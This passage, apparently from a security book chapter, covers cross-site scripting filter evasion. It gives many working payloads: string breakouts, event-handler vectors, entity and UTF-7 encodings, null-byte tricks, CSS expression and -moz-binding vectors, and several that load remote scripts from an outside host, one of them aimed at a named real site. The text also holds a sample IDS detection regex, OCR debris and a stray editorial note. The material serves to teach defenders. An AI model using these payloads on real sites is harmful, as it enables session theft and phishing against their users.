Another fairly common scenario exists when a developer manually inserts '\' characters in front of any double quote, instead of using the traditional *add_slashes()* approach. In this case, the same vector would render as:

```
<script>
var query_string="\";alert(\"XSS\");//";
somefunction(query_string);
function somefunction {
…
}
```

If the developer made the mistake of only escaping double quotes, then the trick to evading this filter is to escape the escape character and use single quotes within the alert function. The following illustrates how this would be rendered:


```
<script>
var query_string="\\";alert('XSS');//";
somefunction(query_string);
function somefunction {
…
}
```

As you can see there are now two slashes in the *query_string* variable. We injected the first one and the system added the second one to escape the single quote. However, since our first '\' renders the second '\' useless, our double quote is accepted. This example is confusing, but it illustrates how developers have to think when securing their programs. The end result of this scenario is that our injected code is no longer encapsulated, which leads to a successful attack. Now let's look at the previous example, but this time assume both single and double quotes are escaped using *add_slashes()*:

```
<script>
var query_string="<SCRIPT>alert(\"XSS\")</SCRIPT>";
somefunction(query_string);
function somefunction {
…
}
</script>
```

Upon closer inspection of the page, we find that there is something amiss. Some of the JavaScript has ended up appearing on the page as shown in Figure 4.39.

Figure 4.39 Rendered Incomplete HTML Structure



Obviously, this code should not appear on the page, which means our injection was partially successful. Since the developer chose to use the *add_slashes()* function to filter quotes, our previous method of escaping the escapes will not work. However, our injected code did end up inside the reflected variable and caused the existing JavaScript to be displayed on the page. Perhaps we can use the fact that our end *</SCRIPT>* tag caused the page to fail to our advantage. Regardless of where it was located, it had the effect of closing the HTML tag that it was in (the *SCRIPT* tag). I know it seems silly to close a *SCRIPT* tag just to open a new one, but in this case it appears to be the only workable solution, since we are stuck within the quotes of the JavaScript variable assignment. So, let's inject our original string preceded by a *</SCRIPT>* tag and see what happens:

```
<script>
var query_string="</SCRIPT><SCRIPT>alert(\"XSS\")</SCRIPT>";
somefunction(query_string);
function somefunction {
…
}
</script>
```

It appears we've been able to jump out of the JavaScript but we still have the problem of our JavaScript not rendering because of the added slashes. We need to find a way to get rid of those quotes. Just like before, we can use our *String.fromCharCode()* technique:

```
<script>
var query_string="</SCRIPT><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>";
somefunction(query_string);
function somefunction {
…
}
</script>
```

Perfect! It now renders. It probably has caused JavaScript errors, but if it is really necessary, we can include remote code to fix any errors we may have created. We have navigated out of the JavaScript variable assignment and out of the *SCRIPT* tag without using a single quote. No small accomplishment.

When Script Gets Blocked

In this section, we are going to look at a different approach to XSS that exposes common problems in many Web applications (e.g., bulletin boards) that only allow a select few HTML tags.

Let's say they have forbidden the word *"<SCRIPT"* which is designed to catch both *<SCRIPT>alert("XSS")</SCRIPT>* and *<SCRIPT SRC="http://ha.ckers.org/xss.js"></SCRIPT>*. At first glance, that may appear to be a deal breaker. However, there

are many other ways to insert JavaScript into a Web page. Let's look at an example of an event handler:

```
<BODY onload="alert('XSS')">
```

The "onload" keyword inside HTML represents an event handler. It doesn't work with all HTML tags, but it is particularly effective inside *BODY* tags. That said, there are instances where this approach will fail, such as when the *BODY* onload event handler is previously overloaded higher on the page before your vector shows up. Another useful example is the *onerror* handler:

```
<IMG SRC="" onerror="alert('XSS')">
```

Because the image is poorly defined, the *onerror* event handler fires causing the JavaScript inside it to render, all without ever calling a *<SCRIPT>* tag. The following is a comprehensive list of event handlers and how they can be used:

1. ***FSCommand()*** The attacker can use this when executed from within an embedded Flash object.
2. ***onAbort()*** When a user aborts the loading of an image.
3. ***onActivate()*** When an object is set as the active element.
4. ***onAfterPrint()*** Activates after user prints or previews print job.
5. ***onAfterUpdate()*** Activates on data object after updating data in the source object.
6. ***onBeforeActivate()*** Fires before the object is set as the active element.
7. ***onBeforeCopy()*** The attacker executes the attack string right before a selection is copied to the clipboard. Attackers can do this with the *execCommand"Copy"* function.
8. ***onBeforeCut()*** The attacker executes the attack string right before a selection is cut.
9. ***onBeforeDeactivate()*** Fires right after the *activeElement* is changed from the current object.
10. ***onBeforeEditFocus()*** Fires before an object contained in an editable element enters a User Interface (UI)-activated state, or when an editable container object is control selected.
11. ***onBeforePaste()*** The user needs to be tricked into pasting or be forced into it using the *execCommand"Paste"* function.
12. ***onBeforePrint()*** User would need to be tricked into printing or attacker could use the *print()*- or *execCommand"Print"* function.
13. ***onBeforeUnload()*** User would need to be tricked into closing the browser. Attacker cannot unload windows unless it was spawned from the parent.

14. ***onBegin()*** The *onbegin* event fires immediately when the element's timeline begins.
15. ***onBlur()*** In the case where another pop-up is loaded and window looses focus.
16. ***onBounce()*** Fires when the behavior property of the marquee object is set to "alternate" and the contents of the marquee reach one side of the window.
17. ***onCellChange()*** Fires when data changes in the data provider.
18. ***onChange()*** Select, text, or TEXTAREA field loses focus and its value has been modified.
19. ***onClick()*** Someone clicks on a form.
20. ***onContextMenu()*** The user would need to right-click on attack area.
21. ***onControlSelect()*** Fires when the user is about to make a control selection of the object.
22. ***onCopy()*** The user needs to copy something or it can be exploited using the *execCommand"Copy"* command.
23. ***onCut()*** The user needs to copy something or it can be exploited using the *execCommand"Cut"* command.
24. ***onDataAvailible()*** The user would need to change data in an element, or attacker could perform the same function.
25. ***onDataSetChanged()*** Fires when the data set is exposed by a data source object changes.
26. ***onDataSetComplete()*** Fires to indicate that all data is available from the data source object.
27. ***onDblClick()*** User double-clicks as form element or a link.
28. ***onDeactivate()*** Fires when the *activeElement* is changed from the current object to another object in the parent document.
29. ***onDrag()*** Requires the user to drag an object.
30. ***onDragEnd()*** Requires the user to drag an object.
31. ***onDragLeave()*** Requires the user to drag an object off a valid location.
32. ***onDragEnter()*** Requires the user to drag an object into a valid location.
33. ***onDragOver()*** Requires the user to drag an object into a valid location.
34. ***onDragDrop()*** The user drops an object (e.g., file onto the browser window).
35. ***onDrop()*** The user drops an object (e.g., file onto the browser window).
36. ***onEnd()*** The *onEnd* event fires when the timeline ends. This can be exploited, like most of the *HTML+TIME* event handlers by doing something like *<P STYLE="behavior:url'#default#time2'" onEnd="alert'XSS'">*.

37. ***onError()*** The loading of a document or image causes an error.
38. ***onErrorUpdate()*** Fires on a *databound* object when an error occurs while updating the associated data in the data source object.
39. ***onExit()*** Someone clicks on a link or presses the back button.
40. ***onFilterChange()*** Fires when a visual filter completes state change.
41. ***onFinish()*** The attacker can create the exploit when marquee is finished looping.
42. ***onFocus()*** The attacker executes the attack string when the window gets focus.
43. ***onFocusIn()*** The attacker executes the attack string when window gets focus.
44. ***onFocusOut()*** The attacker executes the attack string when window looses focus.
45. ***onHelp()*** The attacker executes the attack string when users hits **F1** while the window is in focus.
46. ***onKeyDown()*** The user depresses a key.
47. ***onKeyPress()*** The user presses or holds down a key.
48. ***onKeyUp()***The user releases a key.
49. ***onLayoutComplete()*** The user would have to print or print preview.
50. ***onLoad()*** The attacker executes the attack string after the window loads.
51. ***onLoseCapture()*** Can be exploited by the *releaseCapture()*- method.
52. ***onMediaComplete()*** When a streaming media file is used, this event could fire before the file starts playing.
53. ***onMediaError()*** The user opens a page in the browser that contains a media file, and the event fires when there is a problem.
54. ***onMouseDown()*** The attacker would need to get the user to click on an image.
55. ***onMouseEnter()*** The cursor moves over an object or area.
56. ***onMouseLeave()*** The attacker would need to get the user to mouse over an image or table and then off again.
57. ***onMouseMove()*** The attacker would need to get the user to mouse over an image or table.
58. ***onMouseOut()*** The attacker would need to get the user to mouse over an image or table and then off again.
59. ***onMouseOver()*** The cursor moves over an object or area.
60. ***onMouseUp()*** The attacker would need to get the user to click on an image.
61. ***onMouseWheel()*** The attacker would need to get the user to use their mouse wheel.

62. ***onMove()*** The user or attacker would move the page.
63. ***onMoveEnd()*** The user or attacker would move the page.
64. ***onMoveStart()*** The user or attacker would move the page.
65. ***onOutOfSync()*** Interrupts the element's ability to play its media as defined by the timeline.
66. ***onPaste()*** The user would need to paste, or attacker could use the *execCommand"Paste"* function.
67. ***onPause()*** The *onPause* event fires on every element that is active when the timeline pauses, including the body element.
68. ***onProgress()*** Attacker would use this as a flash movie was loading.
69. ***onPropertyChange()*** The user or attacker would need to change an element property.
70. ***onReadyStateChange()*** The user or attacker would need to change an element property.
71. ***onRepeat()*** The event fires once for each repetition of the timeline, excluding the first full cycle.
72. ***onReset()*** The user or attacker resets a form.
73. ***onResize()*** The user would resize the window; the attacker could auto initialize with something like: *<SCRIPT>self.resizeTo500,400;</SCRIPT>*.
74. ***onResizeEnd()*** The user would resize the window; attacker could auto initialize with something like: *<SCRIPT>self.resizeTo500,400;</SCRIPT>*.
75. ***onResizeStart()*** The user would resize the window. The attacker could auto initialize with something like: *<SCRIPT>self.resizeTo500,400;</SCRIPT>*.
76. ***onResume()*** The *onresume* event fires on every element that becomes active when the timeline resumes, including the body element.
77. ***onReverse()*** If the element has a *repeatCount* greater than one, this event fires every time the timeline begins to play backward.
78. ***onRowEnter()*** The user or attacker would need to change a row in a data source.
79. ***onRowExit()*** The user or attacker would need to change a row in a data source.
80. ***onRowDelete()*** The user or attacker would need to delete a row in a data source.
81. ***onRowInserted()*** The user or attacker would need to insert a row in a data source.
82. ***onScroll()*** The user would need to scroll, or the attacker could use the *scrollBy()*-function

83. **onSeek()** The *onreverse* event fires when the timeline is set to play in any direction other than forward.
84. ***onSelect()*** The user needs to select some text. The attacker could auto initialize with something like: *window.document.execCommand"SelectAll";.*
85. ***onSelectionChange()*** The user needs to select some text. The attacker could auto initialize with something like *window.document.execCommand"SelectAll";.*
86. ***onSelectStart()*** The user needs to select some text. The attacker could auto initialize with something like *window.document.execCommand"SelectAll";.*
87. ***onStart()*** Fires at the beginning of each marquee loop.
88. ***onStop()*** The user would need to press the stop button or leave the Web page.
89. ***onSynchRestored()*** The user interrupts the element's ability to play its media as defined by the timeline to fire.
90. ***onSubmit()*** Requires that attacker or user submits a form.
91. ***onTimeError()*** The user or attacker sets a time property, such as *dur*, to an invalid value.
92. ***onTrackChange()*** The user or attacker changes track in a play List.
93. ***onUnload()*** As the user clicks any link or presses the back button or the attacker forces a click.
94. ***onURLFlip()*** This event fires when an Advanced Streaming Format (ASF) file, played by a HTML+TIME Timed Interactive Multimedia Extensions media tag, processes script commands embedded in the ASF file.
95. ***seekSegmentTime()*** This is a method that locates the specified point on the element's segment time line and begins playing from that point. The segment consists of one repetition of the time line including reverse play using the AUTOREVERSE attribute.

As we can see, there are nearly 100 event handlers, each of which needs to be taken into account or individually selected based on where the code can be injected. Ultimately, all event handlers are risky, which makes mitigation particularly complex. The best solution is to disallow all HTML tags; however, many Web sites attempting to reduce the risk of permitting select HTML by adding blacklists.

The two most commonly permitted HTML tags are *<A HREF*, which is used for embedded links, and *<IMG*, which specifies embedded image properties. Of these two, the most dangerous is the *IMG* tag. The follow illustrates one example of why this tag is problematic:

```
<IMG SRC=javascript:alert('XSS')>
```

While the *javascript:* directive syntax inside images has been depreciated in IE 7.0, it still works in IE 6.0, Netscape 8.0 (when in the IE rendering engine, although it has also been depreciated as of 8.1), and Opera 9.0.

NOTE

Netscape 8.0 allows the user to switch between the IE rendering engine and the Gecko rendering engine used by Firefox. It was designed to allow the user to use the feature-rich IE engine when the user went to a trusted site, and to use the Gecko rendering engine when on an unknown site. If the user went to a known phishing site, Netscape will automatically switch the user into a restrictive version of Gecko with very few features turned on. As of the more recent version, Netscape has chosen to allow the user to do the choosing between the engines rather than attempt to determine what to do on a site programmatically.

If the vulnerable site accepts the injected SRC value, the script will create an alert box. But what if the Web site in question doesn't allow quotes? As previously discussed, we can use our *String.fromCharCode()*. However, we can also insert the following:

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
```

By using the *"* HTML entity in place of the *String.fromCharCode()* function, we have saved a lot of space and haven't compromised cross-browser compatibility with our vector. The following is a short list of other HTML entities that are useful when testing for XSS vulnerabilities:

Entity	Entity Displayed
"	"
'	'
<	<
>	>
&	&

A simple attack vector, like the one above, can be even further obfuscated by transforming the entire string into the decimal equivalent of the ASCII characters:

```
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;
&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

Using the ASCII table (**INCLUDE REFERENCE TO IT)** you can decipher this example, and then use the same method of obfuscation to create your own injectable string. The same can be done for hexadecimal:

```
<IMG
SRC=&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C;&
#x65;&#x72;&#x74;&#x28;&#x27;&#x58;&#x53;&#x53;&#x27;&#x29;>
```

One of the things that most people don't understand about Web browsers is that they are very flexible as to how they render HTML. The markup language itself is fairly rigid; unfortunately, Web browsers interpret much more than just the standard HTML, and even go so far as to correct mistakes. As a result, the Webmaster must be very familiar with how each browser renders their code and accounts for any possible form of abuse.

For example, to block the previous example, a developer might believe they only need to parse incoming data for any *&#x* value followed by two numbers and a semicolon. If only it were that simple. The following are all the permutations of the above encodings for the "<" bracket character:

```
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
&#60;
&#060;
&#0060;
&#00060;
&#000060;
&#0000060;
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
&#x3c;
&#x03c;
&#x003c;
&#x0003c;
&#x00003c;
&#x000003c;
```

```
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
&#X3c;
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
```

One of the most popular ways of doing string matches is through the use of regular expressions (regex). Regex is pattern matching used by programs to look for certain strings that might take a number of forms. Here's a very brief tutorial on regex syntax:

- *?* = 0 or 1 of the previous expression
- * = 0 or more of the previous expression
- + = at least one of the previous expression
- *\d* = digit character
- *\s* = whitespace character
- *{0,5}* = any number of the previous expression between the first number (in this case zero) and the second number (in this case 5)
- *[ABC]* = matches any single character between the square brackets (in this case "A" or "B" or "C")
- *abc|def* = the union operator which matches either the first string (in this case "abc") or the second (in this case "def")
- */g* = at the end of the regex expression means match globally instead of finding only the first match
- */i* = at the end of the regex expression means to match regardless if the text is upper or lower case

As you can see, the text is not limited to lowercase letters. You can add up to 7 characters with leading zeros as padding and follow up with a semicolon or not (the only time it is required is if the next character after the string will mess it up by making it a different character). So it would appear as if a regex like */&#x?\d{2,7};?/* might find every instance of an encoded character:

```
/&#x?[\dABCDEF]{2,7};?/gi
```

Let's assume we've done all we need to do to insure that this has been taken care of and normalized. It looks like we should have all our bases covered right? Well, no:

```
<IMG SRC="jav ascript:alert('XSS');">
```

The string above has been broken up by a horizontal tab which renders in IE 6.0, Netscape 8.0 in the IE rendering engine, and Opera 9.0. The tab can be represented in other ways as well; both in hexadecimal and decimal. But if you look at both they appear to be the same number—9. The above examples only includes two or more characters. Let's pretend we know enough to treat tabs properly and have used our regex above to find all examples of encoding that we know of. The encoded version of the string above is as follows:

```
<IMG SRC="jav&#x9;ascript:alert('XSS');">
```

Since the number is lower than 10, we would evade the above regular expression because it was assuming there were at least two numerical characters. Although this vector only works in Netscape 8.0 in the IE rendering engine, and IE 6.0, it is a good example of why you must know the exact syntax of HTML entities.

There are two other characters that also bypass what we've constructed thus far: the new line character (*'\n'*) and the carriage return (*'\r'*):

```
<IMG SRC="jav
ascript:alert('XSS');">
```

NOTE

JavaScript is not only to blame for causing insecurities. Although they aren't as widely used, other scripting languages could potentially be used for this attack as well, including VBScript and the depreciated Mocha.

Although they can look the same to the human eye, the new line and carriage return characters are different and both of them must be accounted for in both their raw ASCII form as well as their encoded forms.

	Horizontal Tab	New line	Carriage Return
URL	*%09*	*%10*	*%13*
Minimal Sized Hex	*&#x9*	*&#xA*	*&#xD*
Maximum Sized Hex	* *	*
*	*
*
Minimum Sized Decimal	*&#9*	*&#10*	*&#13*
Maximum Sized Decimal	* *	* *	* *

Another character that can cause problems for filters is the null character. This is one of the most difficult characters to deal with. Some systems cannot handle it at all, and die ungracefully, while others silently ignore it. Nevertheless, it is still one of the more obscure and powerful tools in any XSS arsenal. Take this example URL that can lead to a valid injection:

```
http://somesite.com/vulnerable_function?<SCR%00IPT>alert("XSS")</SCRIPT>
```

The null character (*%00*) stops the filters from recognizing the *<SCRIPT>* tag. This only works in IE 6.0, IE 7.0, and Netscape 8.0 in IE rendering engine mode, but as IE makes up a majority share of the browser market it is particularly important to recognize this vector.

Browser Peculiarities

Now we should discuss some browser peculiarities. For example, Firefox 2.0 tends to ignore non-alphanumeric characters, if they appear to be accidentally included inside HTML tags. This makes it extremely difficult for Web designers to effectively stop XSS through regular expressions alone. For instance, let's assume that instead of just looking for onload (since that is actually a word in the English dictionary, and not just an event handler) the Webmaster parses the data for *onload\s*=. The Web developer was smart enough to put the *\s* signifying a space or a tab or any form of new line or carriage return, but unfortunately for him, Firefox tossed in a curveball:

```
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
```

Because Firefox ignores non-alphanumeric characters between the event handler and the equal sign, the injected code is rendered as if nothing was wrong. Let's say the regular expression was improved to catch any of the characters between ASCII decimal (33) and ASCII decimal (64), and between ASCII decimal (123) and ASCII decimal (255) plus any space characters found by the regex syntax \s. Unfortunately that still wouldn't do it, as Firefox also allows backspace characters (ASCII decimal [8]) in that context. Unfortunately, our regex doesn't see the backspace as a space character, so both fail to catch the attack.

Let's look at a real-world XSS filter used in network intrusion detection systems:

```
/((\%3D)|(=))[^\n]*((\%3C)|<)[^\n]+((\%3E)|>)/
```

Basically it is saying to look for a URL parameter followed by zero or more non-new line characters followed by an open angle bracket followed by more non-new line characters followed by a closed angle bracket. That might feel pretty restrictive, but there are all sorts of things that are missed here, including JavaScript injection rather than HTML injection. But rather than using other means to inject JavaScript let's fight, this filter is on its own terms by just injecting HTML:

```
<IMG SRC="" onerror="alert('XSS')"
```


Chances are that you are injecting this on a page where there is some HTML above and below the injection point. It's fairly rare that you are the very first or the very last thing on the page. There is almost always something surrounding it. That said, there is no need to close your HTML. Look at this example:

```
<HTML><BODY>
Server content
Your content goes here: <IMG SRC="" onerror="alert('XSS')"
More server content
</BODY></HTML>
```

There is no doubt that some HTML is below it with a closed angle bracket in it. In the above case, it's the end </BODY> tag. You will no doubt mess up some HTML between your vector and wherever the next close angle bracket is located, but who cares?

In Figure 4.40, the text "More server content" has disappeared, but you have injected your vector successfully and circumvented the intrusion detection system in the process. If it really matters to the attacker they can write the text back with the JavaScript they have injected, so really there is no reason not to go this route if it's available.

Figure 4.40 Successful Payload Injection



NOTE

Being detected by an intrusion detection system probably doesn't matter much to an attacker, because it doesn't actually stop them and they can use a proxy to evade any personal risks. In addition, the attacker can make other users perform these tests on their behalf by getting a victim to go to a page under their control and redirecting them to these tests. The result of which may pull information from a remote server under the attacker's control, allowing them to see which tests were successful without having ever visited the site in question. See the section on XSS Proxy for more information.

That leads us back to our next browser oddity. In Firefox 2.0 and Netscape 8.0 the following code will render:

```
<IFRAME SRC=http://ha.ckers.org/scriptlet.html
```

Not only is the close angle bracket not required, but neither is the close *</IFRAME>* tag. This makes it more difficult to do real sanitization unless the developer understands the context of the information surrounding the entry point of the information that is to be displayed, and the browser peculiarities in question. The only caveat here is that there must be a whitespace character or closed angle bracket after the URL or it will interpret the following text as part of the HTML. One way around this is to modify the URL to have a question mark at the end so that any following text is seen as a *QUERY_STRING* and can be ignored.

```
<IFRAME SRC=http://ha.ckers.org/scriptlet.html?
```

CSS Filter Evasion

HTML is a useful tool for injecting JavaScript, but an even more complex sub-class of HTML is the style sheet. There are many ways to inject style sheets, and even more ways to use them to inject JavaScript. This is an often forgotten aspect of XSS by programmers. It also has limited practicality unless you know what you're doing.

The easiest way to inject JavaScript into a CSS link tag is using the JavaScript directive. However, IE has depreciated this as of 7.0, and it no longer works. However, you can still get it working in Opera and users who may still have IE 6.0 installed.

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

There are other ways to apply a style to an HTML tag. The first is to use the *<STYLE>* tags in the header of the HTML file as a declaration. Technically, style declarations doesn't have to be in the *<HEAD>* of the document, and that can allow certain XSS vectors to fire. It isn't common that users have access to modify styles, but it does happen every once in a while in the cases of user boards, where the layout and design of the page is at the user's discretion. The following will work in IE and Netscape in the IE rendering engine mode:

```
<STYLE>
  a {
    width: expression(alert('XSS'))
  }
</STYLE>
<A>
```

Using the above as an example, you can see how the expression tag allows the attacker to inject JavaScript without using the JavaScript directive or the *<SCRIPT>* tag.

```
<DIV STYLE="width: expression(alert('XSS'));">
```

NOTE

These style examples tend to generate a lot of alerts and can spin your browser out of control, so have control-alt-delete handy to kill the process if it spirals into an infinite loop of alerts.

Now that we've found something that works in the IE rendering engine only, what about Firefox? Firefox has the ability to bind XML files to the browser. Our XML is going to have something a little extra added to it though. Here is the XML file that we're going to create:

```
<?xml version="1.0"?>
<bindings xmlns="http://www.mozilla.org/xbl">
  <binding id="xss">
    <implementation>
      <constructor><![CDATA[alert('XSS')]]></constructor>
    </implementation>
  </binding>
</bindings>
```

Now, let's include it into our document using the moz-binding directive:

```
<DIV STYLE=-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")>
```

And just like that we have a working vector for the Gecko-rendering engine inside Firefox. This is very useful, except just like before, it's only useful for a percentage of users who will see the attack using that browser. So, what to do, other than combine them?

```
<DIV STYLE='-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss");
xss:expression(alert("XSS"))'>
```

Combining the two attack vectors has allowed us to inject XSS that will work in all of the major modern browsers. Often times this level of coverage is not required as the attacker only needs or wants one account with a system. However, for the maximum coverage, these tricks are often handy and hard to spot. Now let's say the developer has gone to all the trouble of blocking anything with the word "-moz-binding" in it. Unfortunately, although that sounds like a good idea, it doesn't stop the attacker, who can modify the code using the hex equivalent in CSS. In the following example, you can see that the vector is identical, but we have changed the character "*z*" into *\007A,* which will continue to fire.

```
<DIV STYLE='-mo\007A-binding:url("http://ha.ckers.org/xssmoz.xml#xss");
xss:expression(alert("XSS"))'>
```

It turns out that IE doesn't respect hex encoding in this way. Okay, maybe it isn't that easy to stop Firefox's –moz-binding, but maybe we can stop expression? Unfortunately, there is another trick for IE using CSS' comments:

```
<DIV STYLE='-mo\007A-binding:url("http://ha.ckers.org/xssmoz.xml#xss");
xss:exp/* this is a comment */ression(alert("XSS"))'>
```

There is one other example of obfuscation which is the forward slash (/). The following will also render within both Firefox and IE rendering engines:

```
<IMG SRC="xss"style='-mo\z-binding:url("http://ha.ckers.org/xssmoz.xml#xss");
xss:exp\ression(alert("XSS"))'a="">
```

You can combine some of the above techniques and end up with even more complex and obfuscated vectors. You can probably see how difficult it can be to detect malicious CSS, but when does this really come up? How often will an attacker find a situation where this is actually vulnerable? The reality is it is more often than you may think. Often users are allowed to enter information inside image tags. The following is an example of where a user is allowed to break out of the SRC attribute and inject their own STYLE attribute:

```
<IMG SRC="xss"style='-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss");
xss:expression(alert("XSS"))'a="">
```

In an example above, the programmer may have taken care of JavaScript directives and blocked entering closed angle brackets, but had never taken into account the other ways to inject JavaScript into an image tag.

XML Vectors

There are several obscure XML attack vectors. The first requires the user to be able to upload files to your server (they must be located on the same domain). This can happen with things like avatars for bulletin boards, or rich media content for hosting providers, and so forth. The first is XML namespace.

```
<HTML xmlns:xss>
  <?import namespace="xss" implementation="path.to/xss.htc">
  <xss:xss>XSS</xss:xss>
</HTML>
```

Inside xss.htc you'll find:

```
<PUBLIC:COMPONENT TAGNAME="xss">
   <PUBLIC:ATTACH EVENT="ondocumentready" ONEVENT="main()" LITERALCONTENT="false"/>
</PUBLIC:COMPONENT>
<SCRIPT>
   function main()
   {
```

```
    alert("XSS");
  }
</SCRIPT>
```

The *.htc* vector only works in the IE rendering engine, like the next vector. The next one uses the HTML+TIME vector primarily used to attach events to media files. This was how GreyMagic exploited both Hotmail and Yahoo (http://www.greymagic.com/security/advisories/gm005-mc/):

```
<HTML><BODY>
<?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time">
<?import namespace="t" implementation="#default#time2">
<t:set attributeName="innerHTML" to="XSS&lt;SCRIPT
DEFER&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;">
</BODY></HTML>
```

This is particularly useful, because it never contains *"<SCRIPT"* which is a common thing for people to test for, although it does require other tags. This is where whitelisting adds a lot of value over blacklisting, as it is very difficult to know all of these possible attack vectors intimately enough to stop them all.

Attacking Obscure Filters

Just as there are obscure vectors, there are obscure filters. Programmers often make very false assumptions about what is possible in browsers, or rather, what is not possible. For instance, a programmer may make an assumption that anything inside a comment tag is safe. Sure, they may understand that users may jump out of the comment tag, but that's easy enough to check for. Still, that doesn't protect them:

```
<!--[if gte IE 4]>
<SCRIPT>alert('XSS');</SCRIPT>
<![endif]-->
```

In IE 4.0 and later, there is a concept called "downlevel-hidden." What it says is that if the browser is IE 4.0 or later, render the contents within the comment tags. In all other cases, ignore everything within the comment.

Quite often developers use redirects as a method to detect where people have clicked. Be wary of these! There are three types of redirects. JavaScript redirects, Meta refreshes, and HTTP redirects (e.g., 301 redirection). Let's take an example where a developer has taken user input and insured that it contains no quotes, no angle brackets, and no JavaScript directives. Still, it is not safe, as we can inject something called a data directive:

```
<META HTTP-EQUIV="refresh"
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
```

The data directive allows us to inject entire documents inside a single string. In this case, we have base64 encoded the simple string *<script>alert('XSS')</script>*. The data directive works inside Firefox, Netscape in Gecko rendering engine mode, and Opera.

Encoding Issues

Often I've seen situations where people assume that if they stop using angle brackets and quotes they've stopped all attack vectors. In fact, even "experts" in the field have said this, because they haven't spent enough time thinking about the attack. XSS is reliant upon the browser, and if the browser can understand other encoding methods, you can run into situations where a browser will run commands without any of those characters.

Let's take a real world example, of Google's search appliance. Normally, Google's search appliance appears to be free from obvious XSS attack vectors; however, as one hacker named Maluc found, the Google engineers didn't take into account multiple encoding types. Here is what a normal Google search appliance query looks like:

```
http://ask.stanford.edu/search?output=xml_no_dtd&client=stanford&pro
xystylesheet=stanford&site=stanfordit&oe=UTF-8&q=hi
```

As you can see, the *oe=* tag allows you to modify the encoding. It is normally blank or set to UTF-8, as the above example illustrates. However, what happens if we set it to something else, like UTF-7. And instead of injecting a normal vector, let's UTF-7 encode a string so that the URL looks like this:

```
http://ask.stanford.edu/search?output=xml_no_dtd&client=stanford&pro
xystylesheet=stanford&site=stanfordit&oe=UTF-7&q=%2BADw-
script%20src%2BAD0AIg-http%3A//ha.ckers.org/s.js%2BACIAPgA8-
/script%2BAD4-x
```

Of course the effect of the XSS vector is only temporary and only affects the user who goes to that URL, but this could easily provide an avenue for phishing. In this way, Google appliance has hurt Stanford University's security by being placed on the same domain.

